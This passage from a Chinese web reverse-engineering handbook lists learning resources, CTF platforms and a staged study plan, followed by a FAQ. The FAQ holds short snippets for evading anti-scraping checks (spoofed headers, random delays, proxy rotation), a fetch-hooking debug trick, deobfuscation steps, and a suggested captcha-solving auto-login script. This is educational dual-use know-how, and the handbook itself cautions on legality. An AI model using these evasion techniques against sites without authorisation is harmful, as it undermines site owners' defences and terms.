加密与解密（第 4 版）	段钢	★★★★★	★★★★★	<ul style="list-style-type: none"> <li>· 逆向工程基础</li> <li>· 加密算法</li> <li>· 代码保护</li> <li>· 反调试技术</li> </ul>	逆向工程进阶

## Python 爬虫

书名	作者	难度	推荐指数	主要内容	适合人群
Python 网络爬虫权威指南	Ryan Mitchell	★★★★	★★★★★	<ul style="list-style-type: none"> <li>· 爬虫基础</li> <li>· BeautifulSoup/Scrapy</li> <li>· JavaScript 渲染</li> <li>· 反爬虫对抗</li> </ul>	Python 爬虫入门

## 在线课程

### 综合平台

平台	网址	推荐课程	特点	价格
Udemy	<a href="https://www.udemy.com/">https://www.udemy.com/</a>	<ul style="list-style-type: none"> <li>• The Complete Web Developer Course</li> <li>• JavaScript: Understanding the Weird Parts</li> <li>• Web Scraping with Python</li> </ul>	<ul style="list-style-type: none"> <li>• 经常打折 (10-20 美元)</li> <li>• 终身访问</li> <li>• 中英文字幕</li> </ul>	\$10-20 (打折时)
Coursera	<a href="https://www.coursera.org/">https://www.coursera.org/</a>	<ul style="list-style-type: none"> <li>• Web Design for Everybody (密歇根大学)</li> <li>• CS50's Web Programming (哈佛大学)</li> </ul>	<ul style="list-style-type: none"> <li>• 顶尖大学课程</li> <li>• 认证证书</li> <li>• 部分课程免费旁听</li> </ul>	免费旁听 / \$49/月

### 中文平台

平台	网址	推荐课程/专栏	特点
慕课网	<a href="https://www.imooc.com/">https://www.imooc.com/</a>	<ul style="list-style-type: none"> <li>• 前端 JavaScript 进阶</li> <li>• Python 爬虫工程师</li> <li>• Web 安全工程师</li> </ul>	实战项目导向
极客时间	<a href="https://time.geekbang.org/">https://time.geekbang.org/</a>	<ul style="list-style-type: none"> <li>• 浏览器工作原理与实践</li> <li>• JavaScript 核心原理解析</li> <li>• 网络协议攻略</li> </ul>	深度技术文章

## 博客与文章

### 技术博客

博客名称	网址	主要内容	特点
吾爱破解论坛	<a href="https://www.52pojie.cn/">https://www.52pojie.cn/</a>	逆向工程、软件破解、反混淆技术	中文社区、实战案例丰富
看雪论坛	<a href="https://bbs.kanxue.com/">https://bbs.kanxue.com/</a>	二进制逆向、加密算法、安全研究	专业深度、高质量讨论
先知社区	<a href="https://xz.aliyun.com/">https://xz.aliyun.com/</a>	Web 安全、渗透测试、漏洞分析	阿里云官方、安全资讯
美团技术团队	<a href="https://tech.meituan.com/">https://tech.meituan.com/</a>	前端安全系列、JavaScript 性能优化	大厂实践经验
阮一峰的网络日志	<a href="https://www.ruanyifeng.com/blog/">https://www.ruanyifeng.com/blog/</a>	JavaScript 教程、ES6 入门、HTTP 协议	通俗易懂、定期更新
张鑫旭的博客	<a href="https://www.zhangxinxu.com/">https://www.zhangxinxu.com/</a>	CSS、JavaScript、Web 前端	深度原创、实用技巧

### 国外优质博客

博客名称	网址	主要内容	特点
Martin Fowler	<a href="https://martinfowler.com/">https://martinfowler.com/</a>	软件架构、设计模式	行业权威
CSS-Tricks	<a href="https://css-tricks.com/">https://css-tricks.com/</a>	前端开发技巧	实用教程

## 视频教程

### YouTube 频道

频道名称	网址	主要内容	特点
Traversy Media	<a href="https://www.youtube.com/@TraversyMedia">https://www.youtube.com/ @TraversyMedia</a>	Web 开发、 JavaScript、Python	实战项目、 初学者友好
The Net Ninja	<a href="https://www.youtube.com/@NetNinja">https://www.youtube.com/ @NetNinja</a>	前端框架、Node.js、 数据库	系列教程、 循序渐进
John Hammond	<a href="https://www.youtube.com/@_JohnHammond">https://www.youtube.com/  @_JohnHammond</a>	CTF、逆向工程、网络 安全	CTF 题解、 实战演示

### 中文视频 (B 站)

UP 主	主要内容	特点
尚硅谷	前端/后端系统课程	完整课程体系
coderwhy	前端进阶教程	Vue/React 深度讲解
技术蛋老师	爬虫与逆向	实战导向
崔庆才   静觅	Python 爬虫专家	爬虫全栈教程

特点: 免费高质量、弹幕互动

## 练习平台

### CTF 平台

平台名称	网址	主要内容	难度	特点
BUUCTF	<a href="https://buuoj.cn/">https://buuoj.cn/</a>	Web、逆向、PWN、密码学	★★	中文界面、题目丰富、适合新手
CTFHub	<a href="https://www.ctfhub.com/">https://www.ctfhub.com/</a>	Web 安全技能树	★★★	系统化学习路径
picoCTF	<a href="https://picoctf.org/">https://picoctf.org/</a>	面向初学者的 CTF	★★	教育导向、逐步提升
Hack The Box	<a href="https://www.hackthebox.com/">https://www.hackthebox.com/</a>	渗透测试、逆向工程	★★★★★	真实环境、国际知名

### JavaScript 练习

平台名称	网址	主要内容	特点
JavaScript30	<a href="https://javascript30.com/">https://javascript30.com/</a>	30 个纯 JavaScript 项目	免费、无框架、实战导向
Codewars	<a href="https://www.codewars.com/">https://www.codewars.com/</a>	算法题库（多语言）	游戏化、社区讨论
LeetCode	<a href="https://leetcode.com/">https://leetcode.com/</a>	算法与数据结构	面试必备、中英文版本

## 爬虫实战

资源名称	网址	内容	特点
Scrapy 官方教程	<a href="https://docs.scrapy.org/en/latest/intro/tutorial.html">https://docs.scrapy.org/en/latest/intro/tutorial.html</a>	Scrapy 框架使用	官方文档、示例完整

## 工具文档

### 浏览器自动化

工具	官方文档	特点
Puppeteer	<a href="https://pptr.dev/">https://pptr.dev/</a>	API 完整、示例丰富
Playwright	<a href="https://playwright.dev/">https://playwright.dev/</a>	跨浏览器、文档详细
Selenium	<a href="https://www.selenium.dev/documentation/">https://www.selenium.dev/documentation/</a>	多语言支持

### 抓包工具

工具	官方文档	特点
mitmproxy	<a href="https://docs.mitmproxy.org/">https://docs.mitmproxy.org/</a>	详细教程、脚本示例
Burp Suite 学院	<a href="https://portswigger.net/web-security">https://portswigger.net/web-security</a>	权威专业、互动实验

## 社区与论坛

### 国内社区

社区名称	网址	主要标签/节点	特点
掘金	<a href="https://juejin.cn/">https://juejin.cn/</a>	JavaScript、前端、爬虫	高质量技术文章
SegmentFault	<a href="https://segmentfault.com/">https://segmentfault.com/</a>	技术问答	问答社区、技术分享
V2EX	<a href="https://www.v2ex.com/">https://www.v2ex.com/</a>	/go/programmer	技术交流、行业讨论

### 国外社区

社区名称	网址/板块	主要内容	特点
Stack Overflow	<a href="https://stackoverflow.com/">https://stackoverflow.com/</a>	web-scraping, javascript, reverse-engineering	全球最大技术问答
Reddit	<ul style="list-style-type: none"><li>r/webscraping</li><li>r/javascript</li><li>r/ReverseEngineering</li><li>r/netsec</li></ul>	Web 爬虫、JavaScript、逆向、安全	讨论活跃、资源分享
GitHub Discussions	puppeteer/puppeteer scrapy/scrapy babel/babel	项目讨论	官方社区、技术交流

## 学习路线建议

### 阶段一：基础夯实（1-2 个月）

目标	学习内容	实战项目
掌握 Web 基础和开发者工具	<ol style="list-style-type: none"><li>1. HTTP 协议: 《图解 HTTP》</li><li>2. JavaScript 基础: 《JavaScript 高级程序设计》前 10 章</li><li>3. 开发者工具: Chrome DevTools 官方文档</li><li>4. HTML/CSS: MDN Web Docs</li></ol>	<ul style="list-style-type: none"><li>· 用 Chrome DevTools 分析 10 个不同网站的请求</li><li>· 完成 JavaScript30 的前 10 个项目</li><li>· 手写简单的表单验证和 AJAX 请求</li></ul>

### 阶段二：工具掌握（1-2 个月）

目标	学习内容	实战项目
熟练使用自动化工具和抓包工具	<ol style="list-style-type: none"><li>1. Puppeteer: 官方文档 + 实战案例</li><li>2. 抓包工具: Burp Suite 或 Charles</li><li>3. Python 基础: 廖雪峰 Python 教程</li><li>4. 正则表达式: 在线练习 (regex101.com)</li></ol>	<ul style="list-style-type: none"><li>· 用 Puppeteer 爬取 3 个动态网站</li><li>· 用 Burp Suite 分析移动 APP 接口</li><li>· 写一个自动登录脚本 (带验证码识别)</li></ul>

### 阶段三：逆向技术（2-3 个月）

目标	学习内容	实战项目
理解加密、混淆、反调试技术	<ol style="list-style-type: none"><li>1. JavaScript 进阶: 《你不知道的 JavaScript》</li><li>2. 加密算法: crypto-js 文档 + CyberChef 实践</li><li>3. AST 解析: Babel 插件开发教程</li><li>4. 反混淆: webcrack、de4js 工具使用</li></ol>	<ul style="list-style-type: none"><li>· 分析 5 个网站的加密参数 (sign、token)</li><li>· 用 Babel 写一个简单的反混淆脚本</li><li>· 破解一个简单的 JavaScript 混淆</li></ul>

### 阶段四：综合实战（持续）

目标	学习内容	实战项目
解决真实世界的复杂案例	<ol style="list-style-type: none"><li>1. 高级反爬虫: TLS 指纹、Canvas 指纹、设备指纹</li><li>2. 协议逆向: WebSocket、gRPC、Protobuf</li><li>3. WebAssembly: wabt 工具链、逆向分析</li><li>4. 移动端: Frida Hook、APP 脱壳</li></ol>	<ul style="list-style-type: none"><li>· 参加 CTF 比赛 (Web 方向)</li><li>· 逆向一个 Webpack 打包的 SPA 应用</li><li>· 分析一个使用 WebAssembly 的网站</li><li>· 完成吾爱破解论坛的逆向题目</li></ul>

## 学习技巧

### 高效学习方法

方法	说明
以项目为驱动	边学边做，不要只看不练
主动调试	多用断点，少猜测
记录笔记	整理常见套路和技巧
分享交流	写博客、参与讨论
定期复习	温故知新，巩固知识

### 常见误区

误区	说明
✗ 只看教程不动手	看懂 ≠ 会做
✗ 追求工具而非原理	工具会过时，原理不会
✗ 完美主义	不需要 100% 还原代码，理解核心逻辑即可
✗ 孤立学习	多与社区交流，避免闭门造车
✗ 忽视基础	HTTP、JavaScript 基础是一切的根基

---

## 时间管理

每日学习计划示例:

时间段	学习内容
09:00-10:00	阅读理论知识（书籍/文章）
10:00-12:00	实战练习（写代码/做题）
14:00-16:00	项目实践
16:00-17:00	复盘总结（写笔记/博客）

每周目标:

- 完成 1-2 个小项目
  - 阅读 3-5 篇技术文章
  - 解决 5-10 道练习题
  - 写 1 篇学习笔记
-

## 保持更新

### 技术资讯

更新频率	推荐资源	链接
每日必看	Hacker News	<a href="https://news.ycombinator.com/">https://news.ycombinator.com/</a>
每日必看	GitHub Trending	<a href="https://github.com/trending">https://github.com/trending</a>
每周推荐	JavaScript Weekly	<a href="https://javascriptweekly.com/">https://javascriptweekly.com/</a>
每周推荐	Web Tools Weekly	<a href="https://webtoolsweekly.com/">https://webtoolsweekly.com/</a>
每月关注	MDN Web Docs 更新日志	-
每月关注	Chrome/Firefox 新版本特性	-

### 跟进技术趋势

关注点	示例
关注新工具	Bun、Deno、Fresh 等
学习新标准	ES2024、HTTP/3
了解新技术	AI 辅助逆向、自动化测试
订阅博客	RSS 订阅喜欢的技术博客

## 相关章节

- 开源项目推荐
- 常见问题 FAQ
- 逆向工程工作流
- 浏览器开发者工具

## [R82] FAQ

# R82: 常见问题 (FAQ)

## 概述

本章汇总了 Web 逆向工程中的常见问题和解答，帮助你快速解决常见困惑。

## 入门问题

Q1: 学习 Web 逆向需要哪些基础知识？

A:

必备基础:

1. HTTP/HTTPS 协议: 理解请求/响应、状态码、头部
2. JavaScript 基础: 变量、函数、闭包、原型链、异步编程
3. HTML/CSS: DOM 结构、选择器
4. 开发者工具: Chrome DevTools 基本使用

推荐掌握:

1. Python/Node.js 编程
2. 正则表达式
3. 基础加密算法 (MD5、SHA、AES)
4. 网络抓包工具 (Burp Suite、Charles)

可选进阶:

1. 数据结构与算法

---

2. 编译原理 (AST)

3. WebAssembly

4. 密码学

---

## Q2: 我应该从哪里开始学习?

A:

推荐学习路线:

### 第一阶段: 基础入门 (1-2 周)

1. 学习 HTTP 协议和浏览器工作原理
2. 熟练使用 Chrome DevTools (Network、Sources、Console)
3. 掌握 JavaScript 基础语法

### 第二阶段: 工具使用 (1-2 周)

1. 学习 Burp Suite 或 Charles 抓包
2. 了解 Puppeteer/Playwright 基本用法
3. 练习简单的爬虫项目

### 第三阶段: 技术提升 (2-4 周)

1. 学习 JavaScript 反混淆
2. 理解常见加密算法
3. 掌握 Hook 技术

### 第四阶段: 实战演练 (持续)

1. 分析真实网站案例
  2. 参与 CTF 比赛
  3. 阅读优秀开源项目
-

### Q3: Web 逆向合法吗?

A:

合法性取决于目的和方式:

 合法场景:

- 学习和研究目的
- 自己网站的安全测试
- 获得授权的渗透测试
- CTF 比赛
- 开源项目分析

 非法场景:

- 未经授权访问他人系统
- 窃取敏感数据
- 恶意攻击网站
- 侵犯知识产权
- 违反用户协议 (ToS)

建议:

1. 遵守 `robots.txt`
  2. 尊重网站的服务条款
  3. 不要进行 DDoS 攻击
  4. 不要爬取敏感个人信息
  5. 设置合理的请求频率
-

## 技术问题

### Q4: 如何绕过反爬虫检测?

A:

分层对抗策略:

第一层：基础伪装

```
headers = {
 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) ...',
 'Referer': 'https://example.com/',
 'Accept': 'text/html,application/xhtml+xml,application/xml',
 'Accept-Language': 'zh-CN,zh;q=0.9,en;q=0.8',
}
```

第二层：行为模拟

```
import time
import random

time.sleep(random.uniform(1, 3)) # 随机延迟
```

第三层：使用真实浏览器

```
from playwright.sync_api import sync_playwright

with sync_playwright() as p:
 browser = p.chromium.launch()
 page = browser.new_page()
 page.goto('https://example.com')
```

第四层：代理轮换

```
proxies = ['http://proxy1.com:8080', 'http://proxy2.com:8080']
proxy = random.choice(proxies)
```

详见: [反爬虫技术深度分析](#)

## Q5: 如何找到加密参数的生成位置？

A:

### 方法一：全局搜索

1. 打开 DevTools -> Sources
2. `Ctrl+Shift+F` 全局搜索参数名（如 `sign`）
3. 查看每个结果，找到赋值位置

### 方法二：XHR 断点

1. DevTools -> Sources -> XHR/fetch Breakpoints
2. 添加 URL 关键词（如 `/api/`）
3. 刷新页面，断点停下
4. 查看 Call Stack，定位生成函数

### 方法三：Hook 拦截

```
const originalFetch = window.fetch;
window.fetch = function (...args) {
 console.log("[Fetch]", args);
 debugger; // 自动断点
 return originalFetch.apply(this, args);
};
```

详见: [调试技巧与断点设置](#)

## Q6: JavaScript 代码被混淆了怎么办？

A:

分步还原:

## 第一步：格式化

```
使用 Prettier
prettier --write obfuscated.js
```

## 第二步：识别混淆类型

- 变量名混淆: `_0x1a2b`
- 字符串数组: `var arr = ['str1', 'str2']`
- 控制流平坦化: `switch-case` 结构

## 第三步：使用工具

- 在线工具: <https://lelinhtinh.github.io/de4js/>
- AST 工具: Babel
- Webpack 反打包: webcrack

## 第四步：手动分析

- 动态调试优于静态分析
- 结合 DevTools 断点
- 理解核心逻辑即可，无需完全还原

详见: [JavaScript 反混淆](#)

---

## Q7: 如何处理动态加载的内容？

A:

方法一：Puppeteer 等待加载

```
await page.goto("https://example.com");

// 等待特定元素出现
await page.waitForSelector(".item");

// 等待网络空闲
await page.waitForNetworkIdle();
```

## 方法二：Selenium 等待

```
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC

wait = WebDriverWait(driver, 10)
element = wait.until(EC.presence_of_element_located((By.CLASS_NAME, 'item')))
```

## 方法三：分析 AJAX 请求

1. 直接分析动态内容的 API 请求
2. 跳过页面渲染，直接请求 API
3. 效率更高

## 相关章节

- 学习资源
- 开源项目推荐
- 逆向工程工作流